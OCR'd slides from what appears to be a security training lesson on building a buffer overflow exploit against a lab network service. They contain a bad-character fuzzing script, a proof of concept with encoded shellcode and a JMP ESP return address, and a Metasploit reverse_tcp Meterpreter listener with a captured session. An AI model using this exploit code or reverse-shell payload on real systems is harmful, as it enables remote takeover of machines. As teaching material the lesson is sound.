

Found commands
Address
Disassembly
Comment
Module Name
77230000 MOV EAX,DWORD PTR SS:[ESP+4] (Initial CPU selection) C:\Windows\SysWOW64\ntdll.dll
7726DC9D JMP ESP C:\Windows\SysWOW64\ntdll.dll
7727F9B1 JMP ESP C:\Windows\SysWOW64\ntdll.dll

Check for bad characters

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

buffer = 'CLASS /.../' + "A" * 2001 + "B" * 4 + chars + "C" * (5011 - 11 -2001 - 4 - 255)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```



Generate payload



1. Indicates the payload that you wish to create
2. Listening host and port the payload should call back to
3. Type of encoding to use
4. Characters to exclude from payload creation
5. The format taken by the payload

Integrate payload into poc

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buf =  ""
buf += "\xd9\xc5\xb8\x1a\x88\x58\x05\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x56\x31\x43\x18\x83\xc3\x04\x03\x43\x0e\x6a"
buf += "\xad\xf9\xc6\xe8\x4e\x02\x16\x8d\xc7\xe7\x27\x8d\xbc"
buf += "\x6c\x17\x3d\xb6\x21\x9b\xb6\x9a\xd1\x28\xba\x32\xd5"
buf += "\x99\x71\x65\xd8\x1a\x29\x55\x7b\x98\x30\x8a\x5b\xa1"
buf += "\xfa\xdf\x9a\xe6\xe7\x12\xce\xbf\x6c\x80\xff\xb4\x39"
buf += "\x19\x8b\x86\xac\x19\x68\x5e\xce\x08\x3f\xd5\x89\x8a"
buf += "\xc1\x3a\xa2\x82\xd9\x5f\x8f\x5d\x51\xab\x7b\x5c\xb3"
buf += "\xe2\x84\xf3\xfa\xcb\x76\x0d\x3a\xeb\x68\x78\x32\x08"
buf += "\x14\x7b\x81\x73\xc2\x0e\x12\xd3\x81\xa9\xfe\xe2\x46"
buf += "\x2f\x74\xe8\x23\x3b\xd2\xec\xb2\xe8\x68\x08\x3e\x0f"
buf += "\xbf\x99\x04\x34\x1b\xc2\xdf\x55\x3a\xae\x8e\x6a\x5c"
buf += "\x11\x6e\xcf\x16\xbf\x7b\x62\x75\xd7\x48\x4f\x86\x27"
buf += "\xc7\xd8\xf5\x15\x48\x73\x92\x15\x01\x5d\x65\x2c\x05"
buf += "\x5e\xb9\x96\x46\xa0\x3a\xe6\x4f\x67\x6e\xb6\xe7\x4e"
buf += "\x0f\x5d\xf8\x6f\xda\xcb\xf2\xe7\x25\xa3\xe6\x7b\xcd"
buf += "\xb1\xe8\x6e\xbd\x3c\x0e\xc0\x91\x6e\x9f\xa1\x41\xce"
buf += "\x4f\x4a\x88\xc1\xb0\x6a\xb3\x08\xd9\x01\x5c\xe4\xb1"
buf += "\xbd\xc5\xad\x4a\x5f\x09\x78\x37\x5f\x81\x88\xc7\x2e"
buf += "\x62\xf9\xdb\x47\x15\x01\x24\x98\xb0\x01\x4e\x9c\x12"
buf += "\x56\xe6\x9e\x43\x90\xa9\x61\xa6\xa3\xae\x9e\x37\x95"
buf += "\xc5\xa9\xad\x99\xb1\xd5\x21\x19\x42\x80\x2b\x19\x2a"
buf += "\x74\x08\x4a\x4f\x7b\x85\xff\xdc\xee\x26\xa9\xb1\xb9"
buf += "\x4e\x57\xef\x8e\xd0\xa8\xda\x8c\x17\x56\x98\xba\xbf"
buf += "\x3e\x62\xfb\x3f\xbe\x08\xfb\x6f\xd6\xc7\xd4\x80\x16"
buf += "\x27\xff\xc8\x3e\xa2\x6e\xba\xdf\xb3\xba\x1a\x41\xb3"
buf += "\x49\x87\x72\xce\x22\x38\x73\x2f\x2b\x5d\x74\x2f\x53"
buf += "\x63\x49\xf9\x6a\x11\x8c\x39\xc9\x2a\xbb\x1c\x78\xa1"
buf += "\xc3\x33\x7a\xe0"

buffer = 'CLASS /.../' + "A" * 2001 + "\x9D\xDC\x26\x77" + "\x90" * 16 + buf + "C" * (5011 - 11 - 2001 - 4 - 16 - len(buf))

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

```
buffer = "CLASS " + "/…/" + "A" * 2001 + "\x9D\xDC\x26\x77" + "\x90" * 16
+ buf + "C" * (5011 – 11 – 2001 – 4 – 16 – len(buf))
```

NOP sled/slide

Set up a listener

Tells Metasploit to open a listener

Tells Metasploit what payload to use

Listening host

Listening port

Tells the script to start the listener as a job

```
  GNU nano 2.9.5                                  startlistener.rc

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.111.179
set lport 5555
exploit -j
```

Starts the listener

```
root@kali:~/Desktop# msfconsole -r startlistener.rc
```

Launch your POC!

- With or without the debugger
  - Debugger may give us some interesting information though, specifically if the exploit were to fail

Success?

```
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.111.154
[*] Meterpreter session 1 opened (192.168.111.179:5555 -> 192.168.111.154:49158)
 at 2018-11-28 13:39:39 -0500
```

Exercise: Buffer Overflow Exploit

Objectives

After completing this exercise, students will be able to:

- Develop a buffer overflow exploit

Duration

This exercise will take approximately **4** hours to complete.

Debrief

General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Specific Questions

- What command did you find to be vulnerable?
- Describe the string(s) used to crash the command.
- What registers did you overwrite? Why?
- Describe any obstacles you had to overcome to exploit this command.

Lesson Summary

In this lesson we learned about:

- Buffer overflows
  - Definition & identification
  - Identifying vulnerabilities
  - Developing buffer overflow exploits

End of Module 2, Lesson 14